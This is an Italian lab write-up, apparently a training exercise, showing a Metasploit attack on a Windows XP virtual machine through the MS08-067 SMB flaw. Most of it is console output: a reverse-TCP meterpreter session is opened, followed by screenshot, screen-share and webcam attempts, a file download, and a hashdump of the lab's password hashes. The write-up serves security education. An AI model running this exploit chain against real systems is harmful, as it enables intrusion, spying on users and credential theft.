

Nessus non trovava la vulnerabilità

Quindi uso nmap



Sessione di exploit

Uso questa vulnerabilità per creare una sessione di meterpreter




```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
                                       /Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.0.10
rhosts => 192.168.0.10
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.0.25:4444
[*] 192.168.0.10:445 - Automatically detecting the target...
[*] 192.168.0.10:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.0.10:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.0.10:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.0.10
[*] Meterpreter session 1 opened (192.168.0.25:4444 → 192.168.0.10:1031) at 2023-03-08 05:52:43 -0600

meterpreter >
```

La sessione è stata creata con successo


```
meterpreter > getdesktop
Session 0\S\D
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport de
Hardware MAC : 08:00:27:a5:a2:30
MTU          : 1500
IPv4 Address : 192.168.0.10
IPv4 Netmask : 255.255.255.0

meterpreter > uuid
[+] UUID: 998a296690de7bad/x86=1/windows=1/2023-03-08T09:31:21Z
meterpreter > screenshot
Screenshot saved to: /home/alessio/CYAQvSUV.jpeg
meterpreter > geyuid
[-] Unknown command: geyuid
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Faccio un po di comandi e faccio uno screenshot



Screenshare command:


```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/alessio/bmedIpvF.html
[*] Streaming ...
```



Provo ad usare la webcam:

```
meterpreter > webcam_chat
[-] Target does not have a webcam
meterpreter >
```


La connetto da virtual box




```
meterpreter > webcam_stream 10
[*] Starting...
[*] Preparing player...
[*] Opening player at: /home/alessio/QSRhfgUP.html
[*] Streaming...
[-] stdapi_webcam_start: Operation failed: 731
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /home/alessio/zZJKljFx.html
[*] Streaming...
[-] stdapi_webcam_start: Operation failed: 2147943850
meterpreter > webcam_list
1: Periferica video USB
meterpreter > webcam_snap
[*] Starting...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 2147943850
meterpreter > webcam_snap
[-] Target does not have a webcam
meterpreter > webcam_snap
[*] Starting...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 731
meterpreter >
```

Comunque da qualche errore

Provo a creare un file da windows



Lo cerco da meterpreter

```
meterpreter > search -f *.txt
Found 27 results...
=================

Path                                                                                                Size (bytes)
odified (UTC)
----                                                                                                ------------
------------

c:\Documents and Settings\Default User\Dati applicazioni\Microsoft\Internet Explorer\brndlog.txt     141
022-07-15 08:06:14 -0500
c:\Documents and Settings\Epicode_user\Dati applicazioni\Microsoft\Internet Explorer\brndlog.txt     10978
022-07-15 08:22:42 -0500
c:\Documents and Settings\Epicode_user\Desktop\info.txt                                              17
023-03-08 02:50:19 -0600
```

Provo a scaricarlo

```
meterpreter > download "c:\Documents and Settings\Epicode_user\Desktop\info.txt"
[*] Downloading: c:\Documents and Settings\Epicode_user\Desktop\info.txt → /home/alessio/info.txt
[*] Downloaded 17.00 B of 17.00 B (100.0%): c:\Documents and Settings\Epicode_user\Desktop\info.txt → /home/alessio
/info.txt
[*] Completed  : c:\Documents and Settings\Epicode_user\Desktop\info.txt → /home/alessio/info.txt
meterpreter >
```

Scarico gli hashdump

```
meterpreter > hashdump
Administrator:500:ceeac8b603a938e6aad3b435b51404ee:c5bd34f5c4b29ba1efba5984609dac18:::
Epicode_user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:a93911985bf04125df59b92e7004a62f:db84e754c213ed5e461dbad45375dd24:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a4c4c851d7ac5a61f81d40dc4518aa4:::
meterpreter >
```